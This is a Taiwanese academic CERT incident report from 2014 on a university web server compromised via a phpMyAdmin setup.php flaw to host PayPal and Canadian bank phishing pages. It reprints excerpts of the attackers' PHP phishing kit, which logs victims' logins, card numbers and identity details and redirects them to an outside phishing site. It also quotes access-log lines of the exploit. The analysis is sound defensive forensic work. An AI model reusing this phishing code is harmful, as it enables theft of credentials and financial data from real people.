

個案分析-

# Z 大學的 PayPal 釣魚網站 事件分析報告

TACERT 臺灣學術網路危機處理中心團隊製


2014/11

## I. 事件簡介

A. 今年九月該學校被開立一張資安事件單，內容是國外檢舉臺灣學術網路內有一台主機偽造 PayPal 的登入網頁進行釣魚攻擊行為。

|       |  |       |                     |
|-------|--|-------|---------------------|
| 原發布編號 | ABUSE-DEF [REDACTED]   | 原發布時間 | 2014-09- [REDACTED] |
| 事件類型  | 釣魚網頁   | 原發現時間 | 2014-09- [REDACTED] |
| 事件主旨  | 教育部資安事件通告—貴單位遭檢舉網站有詐騙(Phishing)網頁[203. [REDACTED].128]   |       |                     |
| 事件描述  | 1.貴單位遭檢舉網站有詐騙(Phishing)網頁(檢舉信件如附件)如下: [REDACTED] 2.教育部電算中心目前已經限制該IP對學術網路外的連線 3.因詐騙(Phishing)網頁嚴重性極大，請貴單位依照標準作業程序於規範時限內至「教育學術機構通報平台」進行回報( <a href="https://info.cert.tanet.edu.tw">https://info.cert.tanet.edu.tw</a> )。4.解決問題後請以電子郵件教育部電算中心( <a href="mailto:abuse@moe.edu.tw">abuse@moe.edu.tw</a> )處理情況，請逕具IP及工單編號，本中心經測試通過後，立即為您解除限制。   |       |                     |
| 手法研判  |  |       |                     |
| 建議措施  | 一般來說，網頁被置換時，入侵者通常會留下其他的後門，或者會修改您系統其他的設定檔，造成其他的損害，即使是專家也不一定可以清除乾淨。所以我們建議您：(1)備份這台主機上的資料檔案。(2)將系統OS及全部的東西全部清乾淨重新安裝。(3)更新所有的OS及service的patch。(4)關閉系統不必要的service及port。(5)放回備份的資料檔案。恢復服務。當然可以再安裝簡易式的firewall會更好。最後記得定期檢查system log。這樣安全性可以提高許多。也避免被當成攻擊的跳板。<br><b>此事件需要進行通報，請貴單位資安聯絡人登入資安通報應變平台進行通報應變作業</b><br>如果您對此通告的內容有疑問或有關於此事件的建議，歡迎與我們連絡。 |       |                     |

B. 本單位收到來自國外的檢舉信件，內容註明該主機 IP [ 203. X. X. 128 ] 和惡意釣魚網址 <http://203.X.X.128/chiayi/afar/per.php>。

2014/9/ [REDACTED]  
 IID SIRT <[alert@internetidentity.com](mailto:alert@internetidentity.com)>  
 Phishing Redirector File on 203. [REDACTED].128 - Please Investigate

收件者: [REDACTED]

**Team,**


We are contacting you on behalf of our client Paypal regarding a file on your network, which is being used in a phishing attack against their customers and brand. When viewed, this file, known as a "redirector," will send the victim to a different location, known as the "landing page." In this case, the landing page is a phishing site:

[http://203.\[REDACTED\].128/chiayi/afar/per.php](http://203.[REDACTED].128/chiayi/afar/per.php)

IP Address: 203.[REDACTED].128

Though the landing page may have been removed by the time you receive this notice, if you watch the URL in your browser and it still redirects from the original URL to another, it is still active. As long as this file is active on the network, it can be reconfigured to point to any other page that the hacker desires. For this reason, we suggest deleting the redirector file from the network entirely.

C. 本單位與該校負責資安老師聯絡，知道此台主機系統為 Windows XP，主要用途是 Web Service。



D. 本單位透過 Windows 的遠端桌面協助排除惡意程式並進行數位鑑識。

## II. 事件檢測

- A. 因為該主機有啟用 Web service，檢查得知是使用 Apache 程式，而且是安裝了 Appserve 的套裝軟體，為 2.4.4a 版本。
- B. 此 Appserve 內有提供 phpmysql 的資料庫管理軟體，剛好此版本為有漏洞的版本，駭客可以透過 /phpmyadmin/scripts/setup.php 漏洞植入後門程式。
  1. 原本的 setup.php 已經被駭客改過，當我們嘗試輸入該漏洞位址時，會轉跳至 /phpmyadmin/error.php 的頁面。



- C. 檢查 Apache 的 access.log 得知，漏洞 setup.php 被許多 IP 存取過，成功寫入的紀錄高達 1435 次，而最後一次是被來自中國北京的 IP 221.208.57.228 所存取，是透過 HTTP POST 方式寫入。

```
221.208.57.228 - - [12/Aug/2014:11:11:46 +0800] "POST /phpmyadmin/scripts/setup.php HTTP/1.1" 200
221.208.57.228 - - [12/Aug/2014:11:11:46 +0800] "POST /phpMyAdmin/scripts/setup.php HTTP/1.1" 200
```

- D. 開啟釣魚頁面 /chiayi/afar/per.php 後會轉跳至外部的偽造網站，是位於網站 <http://www.ynkexins.com/tmp/>... 的頁面，並且顯示填入信

用卡的數字欄位。


1. 檢視 per.php 的程式碼，能夠取得使用者的 IP 位址、登入的帳號密碼，並且將這些資訊存入同樣資料夾的 hai5.txt 中，最後有轉跳網址至 Paypal 的釣魚頁面

“http://www.ynkexins.com/tmp/enacc/location/us/jmaster/jtrei/inxtus.html?emoreus=1988998s0198239712y1982731029381123o123917239861285s67125398172379187y1092388912732891123132e019283012731981623713211”。

```
1 <?php
  $ip = getenv("REMOTE_ADDR");
  $email = $_POST['login_email'];
  $pass = $_POST['login_password'];
-  $mesaj = "
  User: $email
  Pass: $pass
  -----
  [IP] $ip
  -----
10 ";
  $fp = fopen('hai5.txt', 'a+');
  fwrite($fp, $mesaj."\r\n");
  fclose($fp);
- header("Location: http://www.ynkexins.com/tmp/enacc/location/
  ?>
```

2. 檢視檔案 /chiayi/afar/rela.php 可以看到信用卡號的欄位資料將會傳送出去，並且寫入記錄檔 hai5.txt 中。

```
1 <?php
  $ip = getenv("REMOTE_ADDR");
  $ccn1 = $_POST['ccn1'];
  $ccn2 = $_POST['ccn2'];
-  $ccn3 = $_POST['ccn3'];
  $em = $_POST['expm'];
  $ey = $_POST['expy'];
  $pass = $_POST['pass1'];
  $mesaj = "
10 Numb: 5581 $ccn1 $ccn2 $ccn3
  Data: $em $ey
  -----
  [IP] $ip
  -----
- ";
  $fp = fopen('hai5.txt', 'a+');
```



3. 網域名稱 [www.ynkexins.com](http://www.ynkexins.com) 的 IP 解析為 220.163.10.42，位於中國北京。該網站由署名「云南科技信息职业学院」製作，是一個論壇架構的網站，然而真正的官方網站應該為 [www.ynkexins.cn](http://www.ynkexins.cn)，可能是駭客用來掩人耳目所用。




4. 檢查同路徑下的檔案 hai5.txt 內容，確實記錄許多受害者填入的個人資料，如 User、Pass、IP 和信用卡號 Numb 等資訊，下圖的信用卡號是使用者隨意輸入的錯誤資料。

```
1 User: vin8tess@intial.com          hai5.txt
  Pass: parolkin8
-----
  [IP] 195.88.75.212
-----
  Numb: 5581 1111 2222 3333
  Data:
-----
  [IP] 195.88.75.212
10 -----
```

E. 另外還發現到在 /appserv/host/ 下有駭客植入的工具檔案 unzip.exe，目的是將植入的壓縮檔 optic1.zip 解開並置於/appserv/host/optic1/，檢查解壓縮內容為另一釣魚網頁程式碼。

1. 首先開啟 /appserv/host/optic1/member53092302.html 後，為一個偽造的加拿大信用卡金融資料的輸入頁面，主要有包含到敏感性個資和信用卡號碼等。



2. 檢視 /appserv/host/optic1/202.php 程式碼可以得知釣魚網頁的欄位確實透過該程式碼 POST 出去，其中主要帶有 IP、信用卡號和將資料存入檔案 30.txt 中。

```

1 <?php
  ini_set("output_buffering",4096);
  session_start();
  $ip = $_SERVER['REMOTE_ADDR'];
- $Firstname = $_POST["Firstname"];
  $Lastname = $_POST["Lastname"];
  $month1 = $_POST["month1"];
  $day1 = $_POST["day1"];
  $year1 = $_POST["year1"];
10 $province = $_POST["province"];
  $address = $_POST["address"];
  $city = $_POST["city"];
  $zip = $_POST["zip"];
  $phone = $_POST["phone"];
- $sin1 = $_POST["sin1"];
  $sin2 = $_POST["sin2"];
  $sin3 = $_POST["sin3"];
  $mmn = $_POST["mmn"];
  $employer = $_POST["employer"];
20 $cd = $_POST["cd"];
  $month = $_POST["month"];
  $year = $_POST["year"];
  $cv = $_POST["cv"];
  $fp = fopen("30.txt","a");
- $data= "Firstname: $Firstname\nLastname: $Lastname\nBirth_month: $month1\nBirth
  fputs($fp,$data);
  fclose($fp);

```

3. 檢視 /appserv/host/opitc1/30.txt 文件內容得知，確實記錄了一筆欄位上需求的資料，不過填入資料為假的，為使用者測試時候所填入，但最後留下的來自法國的 IP 位址 178.33.28.149，可能為駭客所用。


```

1 Firstname: test
  Lastname: test
  Birth_month: 12
  Birth_day: 12
- Birth_year: 123
  Card number: 4111111111111111
  Expiration: 12 - 1234
  Cvv: 123
  Province: provi
10 Address: adres
  Zip: zip
  Phone: tel
  sin1: 123
  sin2: 123
- sin3: 123
  City: cirty
  Mother's Name: masa
  Present employer: masa
  IP: 178.33.28.149

```

4. 使用掃毒軟體針對系統進行檢測並無發現任何異常程式，研判駭客只是單純透過 setup.php 漏洞植入一些 php 的釣魚網頁。

### III. 網路架構圖



- STEP 1**：駭客透過網站漏洞 setup.php 入侵植入惡意程式和網頁。
- STEP 2**：不知情的受害者將個資輸入偽造的 Paypal 網頁。
- STEP 3**：釣魚網站收到資料存成文件並再傳給上層中國釣魚網站。
- STEP 4**：駭客能控制上層的釣魚網站並撈取回收的資料。

#### IV. 建議與總結

- A. 此事件主機主要是駭客透過已知舊版 appserv 的漏洞 phpmyadmin/scripts/setup.php 來修改網站資料夾 /www/ 中的檔案，並將釣魚網頁及程式碼 php 放入其中目錄。
- B. 當受害者誤點該網頁並輸入個人敏感性資料後，會將檔案傳至上層的釣魚網站 <http://www.ynkexins.com/>... 底下，駭客能從中撈取資料。
- C. 當使用者填入個人金融資料後，除了將資料回傳給駭客，並還會將記錄檔存在主機中，如「hai5.txt」和「30.txt」。
- D. 安裝 phpmyadmin 套件後務必檢查 setup.php 是否存在，若存在此檔案要將之移除。
- E. 若主機有開啟遠端桌面功能，務必關閉或設定防火牆限制來源端連入。
- F. 不定期檢查伺服器資料夾底下是否有可疑的 php 或其他文件檔案。